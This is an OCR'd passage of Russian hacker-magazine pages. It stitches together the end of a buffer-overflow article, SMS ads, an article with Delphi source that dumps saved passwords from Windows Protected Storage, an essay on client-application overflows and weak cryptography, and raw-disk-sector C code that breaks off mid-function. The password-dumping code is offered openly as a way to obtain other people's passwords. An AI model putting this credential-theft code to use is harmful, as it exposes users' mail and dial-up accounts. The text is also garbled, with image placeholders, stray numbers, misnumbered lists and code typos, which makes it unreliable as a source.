В этой статье были описаны ключевые механизмы атак, использующие ошибки с переполнением буферов, а также методы защиты от этого вида атак. Но если ты подумал, что жизнь взломщика проста, легка и беззаботна, спешу тебя огорчить. На самом деле путь поиска уязвимости и написания эксплойта весьма тернист и полон неприятных сюрпризов. Существует море нюансов и тонкостей, которые возвышаются толстой стеной, преграждая дорогу к власти над миром. Во многих случаях хакеру приходится рассчитывать лишь на удачу, повторяя неудачные попытки снова и снова. Об этом обязательно напишу в следующий раз, ну а пока пока! Ах да, и помни, что лучший вид защиты – это нападение :)!



Спец Хакер SMS СЕРВИС

Хочешь фирменный лого на свой сотовый?

Пришли код логотипа (к примеру "1001") на номер **4446**.

Что нового ты хочешь увидеть в SMS-сервисе? Присылай идеи и критику на sms@real.xakep.ru



1060


1059


1070


1064



1045


1068


1007



1001


1012



1003


1020


1035


1034


1058


1033


1054

Пришли свой логотип! sms@real.xakep.ru

На диске к журналу есть новый СЮРПРИЗ, но он под паролем! Чтобы узнать пароль, пришли код w0169 на номер 4445.

Хочешь узнать, что значит термин?

Пришли код термина (к примеру "w0001") на номер **4444**.

идентификатор	(код w0008)	транслятор	(код w0092)
скрипт	(код w0009)	верификатор	(код w0093)
интерфейс	(код w0010)	спам	(код w0094)
терминал	(код w0011)	офшор	(код w0095)
библиотека	(код w0012)	крякер	(код w0096)
транзакция	(код w0013)	бета	(код w0097)
архитектура	(код w0014)	скин	(код w0098)
трассировка	(код w0015)	сертификация	(код w0099)
дистрибутив	(код w0016)	аутсорсинг	(код w0100)
утилита	(код w0017)	баннер	(код w0101)
брандмауэр	(код w0018)	локализация	(код w0102)
хост	(код w0019)	тестер	(код w0103)
подсеть	(код w0020)	дамп	(код w0104)
демон	(код w0021)	стек	(код w0105)
эксплойт	(код w0022)	исключение	(код w0106)
хостинг	(код w0023)	мидлет	(код w0107)
сервис-пак	(код w0023)	обфускатор	(код w0108)
файрвол	(код w0025)	документация	(код w0109)
брутфорсер	(код w0026)	поток	(код w0110)
тэг	(код w0027)	хэширование	(код w0111)
парсер	(код w0028)	браузер	(код w0113)
инициализация	(код w0029)	инсталятор	(код w0114)
кодировка	(код w0030)	реестр	(код w0115)
визуализация	(код w0038)	аккаунт	(код w0116)
снифер	(код w0040)	домен	(код w0117)
кейлоггер	(код w0041)	девелопер	(код w0118)
троян	(код w0042)	флуд	(код w0119)
отладчик	(код w0043)	пиктограмма	(код w0120)
эмулятор	(код w0044)	архиватор	(код w0121)
хук	(код w0045)	экспозиция	(код w0128)
пиринг	(код w0047)	стробоскоп	(код w0129)
хаб	(код w0048)	бинарник	(код w0130)
фтп	(код w0049)	баг	(код w0131)
маппинг	(код w0050)	шлюз	(код w0132)
роутер	(код w0051)	шелл	(код w0133)
прокси	(код w0052)	блог	(код w0134)
редирект	(код w0053)	бэкап	(код w0135)
слот	(код w0054)	декодирование	(код w0136)
ник	(код w0055)	локалка	(код w0137)
биос	(код w0056)	бэкдор	(код w0138)
оболочка	(код w0057)	хомпага	(код w0139)
ядро	(код w0058)	сессия	(код w0140)
юстировка	(код w0059)	авторизация	(код w0141)
конвертер	(код w0060)	топик	(код w0142)
коаксиал	(код w0061)	профиль	(код w0143)
транспондер	(код w0062)	сегмент	(код w0144)
поляризация	(код w0063)	листинг	(код w0145)
патч	(код w0064)	алиас	(код w0146)
азимут	(код w0065)	свитч	(код w0147)
кодек	(код w0066)	спуфинг	(код w0148)
граббинг	(код w0067)	фрикинг	(код w0149)
мультифид	(код w0068)	крэкинг	(код w0150)
бод	(код w0069)	сиквел	(код w0151)
пиксел	(код w0070)	ретранслятор	(код w0152)
модератор	(код w0071)	коммутатор	(код w0153)
флейм	(код w0072)	аттач	(код w0154)
кряк	(код w0073)	плагин	(код w0155)
варез	(код w0074)	регистр	(код w0156)
сплиттер	(код w0075)	протокол	(код w0076)

Пришли свои термины на номер **4445** в виде **98 termini** (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступа в Интернет (оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4444 – $0,30 без учета налогов, на номер 4445 – $0,60 без учета налогов, на номер 4446 – $0,90 без учета налогов, на номер 4449 – $3,00 без учета налогов. В случае ошибочного запроса услуга считается оказанной.

Bad_guy (создатель wWw.CRACKLAB.rU)


КАК СКРЫТОЕ СТАНОВИТСЯ ЯВНЫМ

ПРОНИКНОВЕНИЕ В PROTECTED STORAGE

На днях запускаю The Bat!, получаю новую почту, читаю очередное послание: "У тебя на сайте специально или нет есть вирус в одном архиве - троян. Я сканил свой комп и обнаружил, что был заражен экзешник pspv.exe. Делай выводы :)". "Бедные пользователи - совсем им антивирусники мозги замутили", - подумал я.


ТЕПЕРЬ РАЗБИРАТЬСЯ

Что же это за программа такая - PSPV? PSPV расшифровывается как Protected Storage PassView. Служит для того, чтобы залезать в защищенное хранилище паролей Windows и извлекать все его содержимое.



Скачать текущую версию Protected Storage PassView и узнать подробности о ней можно на сайте www.nirsoft.net/utils/pspv.html.

Еще есть программа Protected Storage Explorer, которая предоставляет те же возможности по извлечению паролей из защищенного хранилища. Но по сравнению с Protected Storage PassView она лучше (но помни: все на вкус и цвет), так как хранилище паролей отображается в виде древообразной структуры, что, в принципе, верно с точки зрения организации самого хранилища паролей. Пароли же отображаются не только в текстовом, но и в шестнадцатеричном виде, что также может быть полезно, к примеру, при несовместимости кодировок шрифтов.




Скачать Protected Storage Explorer можно с домашней страницы www.forensicideas.com/psexplorer2.htm.


КАКИЕ ПАРОЛИ МОЖНО НАЙТИ В ЗАЩИЩЕННОМ ХРАНИЛИЩЕ

Когда-то защищенное хранилище заинтересовывало многих прежде всего наличием паролей от ящиков Outlook Express. Не секрет, что у многих провайдеров логин и пароль доступа к предоставляемому ящику в точности соответствует данным для подключения к модемному пулу. И если некоторым людям придет в голову не сохранять пароль для подключения по dial-up в кеше, а вводить его каждый раз при необходимости подключиться, то мало кто додумается не сохранять пароль ящика в Outlook Express, иначе будет уж слишком неудобно. Значит, заполучив пароль от ящика, автоматом получаешь доступ и к самому соединению, и к личной переписке абонента провайдера. За примером провайдера, у которого как раз пароль на предоставляемый ящик и на подключение одинаковы, идти далеко не нужно: хотя бы весьма крупный и известный провайдер - "Россия-Он-Лайн" (ROL).

В защищенном хранилище также хранится несколько типов других паролей: на автоматический вход в разделы сайтов, закрытые для общего доступа, при помощи Internet Explorer, от MSN Explorer и т.п. Вот простой пример доступа к защищенной области сайта www.cracklab.ru/ps.php.

Поставив галочку "Сохранить пароль", ты сохраняешь его в "суперзащищенное" хранилище паролей и незамедлительно видишь соответственные изменения на скриншоте.







ГДЕ НАХОДИТСЯ ХРАНИЛИЩЕ И КАК ОНО ВЫГЛЯДИТ

Задавшись целью заполучить пароли ящиков от Outlook Express, настоящие индейцы первым делом пытаются понять, откуда же OE берет эти пароли. И делают это подсаживая "на хвост" Outlook'у шпионов Filemon (монитор взаимодействия приложений с файловой системой) и Regmon (монитор взаимодействия приложений с реестром Windows). В Windows 98 цель достигается легко, и выслеживается необходимое место в реестре, где находятся все данные хранилища. Под Windows XP это оказалось сложнее. Дело в том, что та ветвь реестра по умолчанию закрыта на доступ, разрешение на него приходится ставить вручную, сам же путь в реестре выглядит так: HKEY_CURRENT_USER\Software\Microsoft\Protected Storage System Provider. В нем находится подветвь вида S-1-5-21-1935655697-884357618-839522115-1003, внутри которой и будут видны древообразные структуры данных, которые держат в защищенном хранилище.

Как показывает скриншот, ключи Behavior и Item Data содержат дан-






ные, явно относящиеся к паролям, содержащимся в защищенном хранилище, однако самих паролей в открытом виде все равно нет.

ПИШЕМ "РАСШИФРОВЩИК"

Мысль написать расшифровщик была как раз первой пришедшей в голову, когда я увидел данные, содержащиеся в ключах Behavior и Item Data. Но, попроверяв изменение данных при смене пароля от ящика в OE, я понял, что это будет непростой задачей. Необходимо посмотреть, как же сам Outlook Express расшифровывает эти данные. При помощи отладчика и дизассемблера начался разбор, поведавший мне, что сам по себе Outlook Express не работает с этими ветвями реестра: существует некая системная библиотека pstorec.dll для непосредственной работы с защищенным хранилищем. У этой библиотеки есть все необходимые экспортируемые функции, которые выдают программе, использующей библиотеку, все возможности по работе с защищенным хранилищем: чтение, запись, стирание данных и отображение хранящихся в нем записей.

Поискав что-нибудь о "pstorec.dll" в Google и Яndex, я нашел пару мест, где об этом что-то было, но информация была очень скудной: например из MSDN, которая фактически не давала никаких возможностей самостоятельно реализовать алгоритм использования функций библиотеки. Также попался какой-то левый Visual Basic-исходник, перековерканный web-парсингом (примерно вот в таком же виде - http://progg.net.ru/dir13/p3291.htm, только



здесь на C++) и никак не компилировавшийся.

Попробовал реализовать алгоритм на Delphi - началась долгая и упорная работа по разбору алгоритма. Выяснилось, к примеру, что библиотеку pstorec.dll нужно обработать прежде всего при помощи tlibimp.exe из комплекта Delphi (командная строка: "tlibimp.exe pstorec.dll"), полученные файлы (PSTORECLib_TLB.dcr, PSTORECLib_TLB.pas) подключаются в Delphi, как новый компонент. В реализации же самого алгоритма на Delphi сильно помог опыт крэкера: дизассемблирование упомянутой выше программы (Protected Storage PassView) принесло необходимые результаты, и в итоге был получен рабочий алгоритм (см. врезку).

Чтобы код заработал, нужно кинуть на форму проекта все три установленные PSTORECLib-компонента, а переменные определить следующим образом:

```
hMod: HModule;
hRes: HResult;
DW: DWORD;
spPStore: IPStore;
spEnumTypes: IEnumPStoreTypes;
PStoreCreateInstance: TPStoreCreateInstance;
spEnumSubTypes: IEnumPStoreTypes;
spEnumItems: IEnumPStoreItems;
typeGUID, subtypeGUID: TGUID;
c1, c2, pcbData: cardinal;
itemName: LPWSTR;
pi: _PST_PROMPTINFO;
Buf: array [0..1023] of char;
ppbData: pshortint1;
pn: pointer;
```

Строку GetDriveType('c:\'); удобно использовать для отладки своей программы в отладчике SoftICE. Torga, чтобы прерваться на этом месте, нужно всего лишь ввести прерывание bpx GetDriveTypeA.

В результате получается новая готовая программа - CRACKL@B Protected Storage Viewer 1.0. Можешь скачать ее в архиве вместе с исходниками по ссылке http://cracklab.ru/download/cpsv.rar.

ЧТО-ТО ЕЩЕ

В Windows 2k и выше также существует специальная служба. Смотри "Пуск"-> "Панель управления"-> "Администрирование"-> "Службы"-> "Защищенное хранилище". Там живет служба, которая обеспечивает его работоспособность.

Если отключить эту службу, ни одна из программ не сможет считать данные из защищенного хранилища.

В ИТОГЕ

Вот такие выводы можно сделать из всего этого:

❶. Все, что названо "защищенным", может оказаться совершенно беззащитным ;).

❼. На всякий случай, не стоит доверять IE хранить пароли на доступ к закрытым зонам сайтов, лучше вводить пароль вручную. Да, каждый раз.

❾. Даже крупнейшие провайдеры могут идти на компромиссы в информационной безопасности.


❶. "Вирусом" могут обозвать не только вирус, но и любую неординарную программу, которая им не является.


Нужны пароли? Качай Protected Storage PassView или Protected Storage Explorer.

Наиболее распространена охота на аккаунты почтового клиента, так как они же часто бывают поставлены и на доступ в интернет.

Пароли лучше хранить в голове или где-то не на компьютере.

```
ListBox1.Clear;
StatusBar1.SimpleText := DateToStr(Date)+' @ '+TimeToStr(Time);
hMod := LoadLibrary('pstorec.dll');
PStoreCreateInstance := GetProcaddress(hMod, 'PStoreCreateInstance');
if @PStoreCreateInstance = nil then ShowMessage('PStoreCreateInstance not found');
hRes := PStoreCreateInstance(@spPStore, 0, 0, 0);
hRes := spPstore.EnumTypes(0,0,spEnumTypes);

while spEnumTypes.Next(1,typeGUID,c1) = S_OK do
begin
c1 := 0;
hRes := spPStore.EnumSubtypes(0, typeGUID, 0, spEnumSubTypes);
 while spEnumSubTypes.Next(1,subtypeGUID,c2) = S_OK do
 begin
 c2 := 0;
 hRes := spPStore.EnumItems(0, typeGUID, subtypeGUID, 0, spEnumItems);
  while spEnumItems.Next(1,itemName,c2) = S_OK do
  begin
  c2 := 0;
  ListBox1.Items.Add('Name: '+itemName);
  ppbData := @Buf; pcbdata := 0;
  pi.cbSize := 16; pi.dwPromptFlags := 2; pi.hwndApp := handle; pi.szPrompt := 0;
  hRes := spPStore.ReadItem(0,typeGUID,subtypeGUID,PWideChar(itemName),pcbData,ppbData,pi,0);
  GetDriveType('c:\');
   asm
   lea eax, ppbData
   mov eax, dword ptr [eax]
   mov pn, eax
   end;
  ListBox1.Items.Add('Data: '+StrPas(pn));
  ListBox1.Items.Add('----------');
  end;
 end;
end;
```





Content:

КЛИЕНТ

Крис Касперски ака мыщъх (no e-mail)

ИНСТРУКТАЖ ПЕРЕД БОЕМ

ОШИБКИ КЛИЕНТСКИХ ПРИЛОЖЕНИЙ

Ошибки сидят в любом приложении. Стоит только тряхнуть посильнее, и баги посыплются, как перезревшие яблоки с яблони осенью. Только подставляй карман! Для червей и хакеров это самый настоящий деликатес.

Долгое время вопросам безопасности клиентских приложений не уделялось никакого внимания, и их писали кое-как. В самом деле, кто вдруг заинтересуется атакой на пользователя? Серверы - другое дело! Однако сейчас все изменилось. Сотни миллионов клиентских машин - это солидный ломоть интернет-пирога, намного более лакомый, чем кучка серверов, охраняемых агрессивными церберами (они же админы). Это море конфиденциальной информации, россыпи электронных кошельков и целая армия ботнетов, сопоставимая по своей мощи с лучшими суперкомпьютерами, которыми только располагает Пентагон. И самое главное: клиентские компьютеры ничем не защищены. Чем вооружен типичный пользователь? Правильно, мышью :).

СВОБОДА БЕЗ ГРАНИЦ, ИЛИ ПЕРЕПОЛНЕНИЕ

Среди всех типов ошибок по-прежнему лидирует переполнение буфера, характерное в основном для C/C++ приложений, но также встречающееся на DELPHI или Паскаль. Причина - банальная невнимательность, неряшливость и небрежность при программировании. Современные приложения используют сотни тысяч буферов, и при бешеных темпах разработки очень трудно уследить за всем этим хозяйством. Нет, я не собираюсь призывать девелоперов к порядку. Человеку свойственного ошибаться. Это факт. Многие руководства по безопасности рекомендуют: "Прежде чем класть что-то в буфер, проверьте, влезет ли". Например, объединение двух строк может выглядеть так:


```
if (strlen(FirsName)+strlen(" ")+strlen(LastName)) <
BUF_SIZE)
      spintf(buf,"%s %s", FirstName, LastName);
else
      goto Error;
```

Это неправильно! И вот почему: контроль длины - ОЧЕНЬ прожорливая операция, отнимающая уйму процессорного времени, но не дающая никаких гарантий, так как за корректностью кода следит не машина, а программист! К тому же не совсем понятно, как обрабатывать ситуацию с нехваткой памяти. Аварийно прекращать работу приложения - так это настоящий DoS получается! А чтобы корректно сохранить все несохраненные данные, придется вводить поддержку транзакций, чтобы значительно усложнит архитектуру программы.

Некоторые рекомендуют использовать функции типа snprinf, позволяющие ограничить длину возвращаемых данных, что якобы защищает от переполнения. На первый взгляд, все замечательно:

```
snprintf(buf, BUF_SIZE, "%s %s", FirstName,
LastName);
```

Исходный код значительно упрощается, а производительность и защищенность значительно возрастают. На самом деле, выбравшись из одной дыры, мы тут же вляпываемся в другую. Автоматическое усечение данных по длине буфера вносит огромную неразбериху, порождая трудноуловимые ошибки. Любой догадается, что произойдет при "кастрации" номера кредитной карты или, скажем, имени файла. Так что без дополнительного уровня контроля все равно не обойтись. К тому же тут очень легко ошибиться, передав функции не-



Стоит только потрясти

верный размер. Вот пример типичной ошибки, порождающей переполнение:

```
snprintf(buf,BUF_SIZE, "%s %s", FirstName,
LastName);
snprintf(&buf[strlen(buf)], BUF_SIZE, " %s",
Alias);
```

Во-первых, не "buf, BUF_SIZE", а "buf, BUF_SIZE-1", поскольку функция snprintf ожидает не размер буфера, а максимальное количество возвращаемых байт, за которыми должен следовать завершающий нуль, но... он не следует. Если strlen(FirsName)+strlen(" ")+strlen(LastName)) == BUF_SIZE, то snpritnf "забывает" о нем. Хорошенькое начало, нечего сказать! Если программист не поставит его туда самостоятельно, программа рухнет окончательно! Не найдя завершающего нуля, функция strlen выйдет далеко за пределы строки и остановится неизвестно где.

Во-вторых, "&buf[strlen(buf)], BUF_SIZE" должно быть заменено на "BUF_SIZE - strlen(buf) - 1". Программист по инерции использовал BUF_SIZE, не заметив, что часть буфера уже занята. И такие ошибки встречаются постоянно!

Правильный вариант выглядит так:

```
memset(buf, 0, BUF_SIZE);
if (snprintf(buf,BUF_SIZE-1,
            "%s %s", FirstName,
LastName)==-1) log("warring");

if (snprintf(&buf[strlen(buf)],BUF_SIZE-
strlen(buf)-1,
            " %s", Alias); log("warring");
```

Прямо не программа, а сплошное минное поле получается. Маленькая небрежность рушит все! Поэтому на чистом C слабонервным лучше не программировать :).

Лучшее средство от переполнения - это динамические массивы, которые легко реализовать на C++. Необходимость "ручного" контроля за границами сразу же отпадает. Под массив отводится именно столько памяти, сколько ему требуется, а если не удается выделить память, возбуждается исключение. Но это уже крайний случай. Для надежности можно перекрыть оператор [], выполняя автоматическую проверку границ при каждом обращении к массиву (впрочем, некоторые компиляторы умеют делать и самостоятельно - нужно только найти соответствующую опцию и активировать ее). Собственно говоря, динамические массивы являются частным случаем списков. Списки - это потрясающий инструмент, очень простой в управлении и не подверженный никаким переполнениям!

Естественно, списки и динамические массивы существенно замедляют работу, однако на новых процессорах это не так уж и заметно. Узким местом сетевых приложений является пропускная способность интернет-каналов и операции ввода/вывода, так что накладными расходами можно смело пренебречь. Главное, что количество ошибок и трудоемкость разработки резко снижается. И то, и другое - это прямой доход, а производительность - понятие растяжимое. Переплачивать за нее готовы единицы, да и то после предварительной пропаганды и промывки мозгов :).

Пример использования динамических буферов (правильный вариант, не подверженный ошибкам переполнения):

```
dynchar buf = FirstName + " " + LastName +
" " + Alias;
```

Он предельно прост. Только никогда не используй CString. Это жуткий класс. Пиши свои собственные динамические буфера, отличные примеры которых можно найти в "Искусстве программирования" Кнута.

КРИПТОГРАФИЯ НАОБОРОТ

Криптография сейчас в моде и насилуется даже там, где еще вчера была совершенно не нужна. Известное правило гласит: "Защищенность системы определяется ее самой слабой частью". Просто прикрутить к программе какой-нибудь криптографический протокол (например MD5) еще недостаточно. Это все равно что навесить на дачный домик железную дверь. Тут нужен целый комплекс защитных мер. Решетки на окнах. Бетонные стены, полы и потолок. Сигнализация. Камера видеонаблюдения, наконец!

Реализовать криптографический протокол не так-то просто. Даже таким монстрам, как Microsoft, не всегда удавалось сделать это с первого раза :). Вот неполный перечень наиболее популярных ошибок: выбор нестойких криптоалгоритмов, малая длина ключа, отсутствие проверок на слабые (weak) ключи, хранение ключа вместе с данными, повторное наложение гаммы шифра, самосинхронизация, зависимость времени обработки ключа от времени, отсутствие случайной привязки (salt), отладочные люки или возможность принудительно отключить шифрование.

Например, хэш Lan Manager'а, используемый для аутентификации в IBM OS/2 и Microsoft Windows NT, генерируется на основе двух "половинок" 14-символьной строки, в результате чего его криптостойкость ослабляется в сотни миллиардов раз! В грубом приближении, для взлома 14-символьного пароля требуется перебрать порядка N14 вариантов, а для взлома двух половинок - 2*N7, где N – количество символов в "алфавите" пароля (для Windows NT - 68).


При шифровании идентичных данных одним и тем же ключом мы получим один и тот же шифротекст. Вроде бы все логично, но это настоящая дыра. Хотя злоумышленник не может расшифровать текст, он может хотя бы приблизительно установить его содержимое. Например, в той же Windows NT можно быстро найти пользователей, чьи пароли совпадают - их хэши будут идентичны! Вроде бы мелочь, но неприятно.

С потоковыми шифрами все гораздо сложнее. Одна и та же часть гаммы ключа многократно накладывается на различные шифроданные, среди которых может присутствовать некоторое количество предсказуемой информации (например тип протокола в заголовке сетевого пакета). Это позволяет восстанавливать по несколько байт гаммы за раз, но, поскольку в различных пакетах на одни и те же поля накладываются различные части гаммы, через некоторое время вся гамма восстанавливается целиком и хакер получает возможность полностью расшифровать любой пакет.

Приложений без дырок не существует!

Изначально никто и не думал защищать клиентские приложения, пока не пришел интернет.

При шифровании идентичных данных одним и тем же ключом мы получим один и тот же шифротекст.



Сеанс аутентификации

Чтобы этого не случилось, каждый ключ должен использоваться только один раз. Но заставить пользователя менять ключи с такой скоростью просто негуманно, поэтому эффективный ключ шифрования обычно генерируется на основе секретного ключа, введенного пользователем, и случайной привязки, автоматически генерируемой компьютером. Атаковать такую защиту по открытому тексту уже невозможно, но, тем не менее, она уязвима.

Некоторые криптоалгоритмы (RC4, DES и др.) при шифровании с определенными ключами взламываются намного быстрее, чем ожидалось, так как малая часть битов ключа воздействует на значительное количество бит шифротекста. Такие ключи называются "слабыми" (weak). Программа, которая заботится о своей безопасности, обязательно должна проверять ключи на слабость, но, как показывает практика, многие из них об этом забывают. К их числу принадлежит и протокол WEP, использующийся в устройствах беспроводной связи. Поскольку эффективный ключ шифрования генерируется на основе секретного ключа и случайной привязки, "концентрация" слабых ключей становится просто угрожающей, и даже 128-битные ключи взламываются без особой натуги.

Переполнение буфера - одна из часто встречающихся дырок, через которую имеют многие приложения.

Многое проще и лучше реализовать на C++: программисты на C обычно допускают больше ошибок.

Замечу, что следует защищаться не только от перехвата трафика, но и от навязывания подложных пакетов. Уже упомянутый WEP с этим не справлялся, и однажды перехваченный пакет может быть ретранслирован злоумышленником вновь и вновь, позволяя тем самым реализовать атаку "отказа в обслуживании".

Кстати об отказах. С ростом пропускной способности интернет-каналов требования к скорости шифрования резко ужесточились. Несколько лет назад, когда коннект на 33.600 был пределом мечтаний, а модем на 56K сулил жизнь в раю, время шифрования не играло никакой роли, но уже

Генератор RC4-ключей с красивыми иконками, создающими иллюзию безопасности

ЧТЕНИЕ СЕКТОРА С ЖЕСТКОГО ДИСКА

```
 build 0x001 @ 29.05.2003
----------------------------------------------------------------------------*/
#include <windows.h>
#include <stdio.h>
#include "scsidefs.h"
#include "wnaspi32.h"

void ASPI32Post (LPVOID);

#define F_NAME                  "sector.dat"

/* ASPI SRB packet length */
#define ASPI_SRB_LEN            0x100

#define READ_CMD   0xA8

#define PACKET_LEN512

#define MY_CMD                  READ_CMD

HANDLE hEvent;

//-[DWORD READ_SECTOR]------------------------------------------
//          ARG:
//                    adapter_id - номер шины (0 - primary, 1 - secondary)
//                    read_id    - номер устройства на шине (0 - master, 1 - slaeyer)
//                    buf        - буфер, куда читать
//                    buf_len    - размер буфера в байтах
//                    StartSector - с какого сектора читать, считая от нуля
//                    N_SECTOR   - сколько секторов читать \
//
//          RET:
//          -         ничего не возвращает
//
//          NOTE:
//          - функция возвращает управление до завершения выполнения запроса,
//           поэтому на момент выхода из нее содержимое буфера с данными еще
//           пусто и реально он заполняется только при вызове функции
//           ASPI32Post (можешь модифицировать ее по своему усмотрению)
//           для сигнализации о завершении операции рекомендуется использовать
//           события (Event)
//
//          - функция работает и под 9x/ME/NT/W2K/XP и _не_ требует для себя прав
//           администратора. Однако ASPI-драйвер должен быть установлен
//-------------------------------------------------------------------------
READ_SECTOR(int adapter_id,int read_id,char *buf,int buf_len,
          int StartSector,int N_SECTOR)
{
          PSRB_ExecSCSICmd SRB;
          DWORD     ASPI32Status;

          // выделяем память для SRB-запроса
          SRB = malloc(ASPI_SRB_LEN); memset(SRB, 0, ASPI_SRB_LEN);

          // ПОДГОТОВКА SRB-блока
          SRB->SRB_Cmd                = SC_EXEC_SCSI_CMD;  // выполнить SCSI команду
          SRB->SRB_Hald               = adapter_id;        // ID адаптера
          SRB->SRB_Flags        = SRB_DIR_IN|SRB_POSTING;  // асинхр. чтение данных
          SRB->SRB_Target       = read_id;                 // ID устройства
          SRB->SRB_BufPointer   = buf;                     // сюда читаются данные
          SRB->SRB_BufLen       = buf_len;                 // длина буфера
          SRB->SRB_SenseLen     = SENSE_LEN;               // длина SENSE-буфера
          SRB->SRB_CDBLen       = 12;                      // размер ATAPI-пакета

          SRB->CDBByte [0]      = MY_CMD;                  // ATAI-команда

          SRB->CDBByte [2]      = HIBYTE(HIWORD(StartSector)); // номер первого сектора
          SRB->CDBByte [3]      = LOBYTE(HIWORD(StartSector));
          SRB->CDBByte [4]      = HIBYTE(LOWORD(StartSector));
          SRB->CDBByte [5]      = LOBYTE(LOWORD(StartSector));

          SRB->CDBByte [6]      = HIBYTE(HIWORD(N_SECTOR)); // кол-во читаемых секторов
          SRB->CDBByte [7]      = LOBYTE(HIWORD(N_SECTOR));
          SRB->CDBByte [8]      = HIBYTE(LOWORD(N_SECTOR));
          SRB->CDBByte [8]      = LOBYTE(LOWORD(N_SECTOR));
```

»

ЧТЕНИЕ СЕКТОРА С ЖЕСТКОГО ДИСКА (ПРОДОЛЖЕНИЕ)

```
        // адрес процедуры, которая будет получать уведомления
        SRB->SRB_PostProc     = (void *) ASPI32Post;

        // посылаем SRB-запрос устройству
        SendASPI32Command(SRB);

        // возвращаемся из функции _go_ завершения выполнения запроса
        return 0;
}

//--------------------------------------------------------------------------
//          эта callback-функция вызывается самим ASPI и получает управление при
// при завершении выполнения запроса или же при возникновении ошибки.
// в качестве параметра она получает указатель на экземпляр структуры
// PSRB_ExecSCSICmd, содержащей всю необходимую информацию (статус, указатель
// на буфер и т.д.)
//--------------------------------------------------------------------------
void ASPI32Post (void *Srb)
{
        FILE *f;

        // наш запрос выполнен успешно?
        if ((((PSRB_ExecSCSICmd) Srb)->SRB_Status) == SS_COMP)
        {
            // ЭТОТ КОД МОЖНО МОДИФИЦИРОВАТЬ ПО СВОЕМУ УСМОТРЕНИЮ
            //-------------------------------------------------------
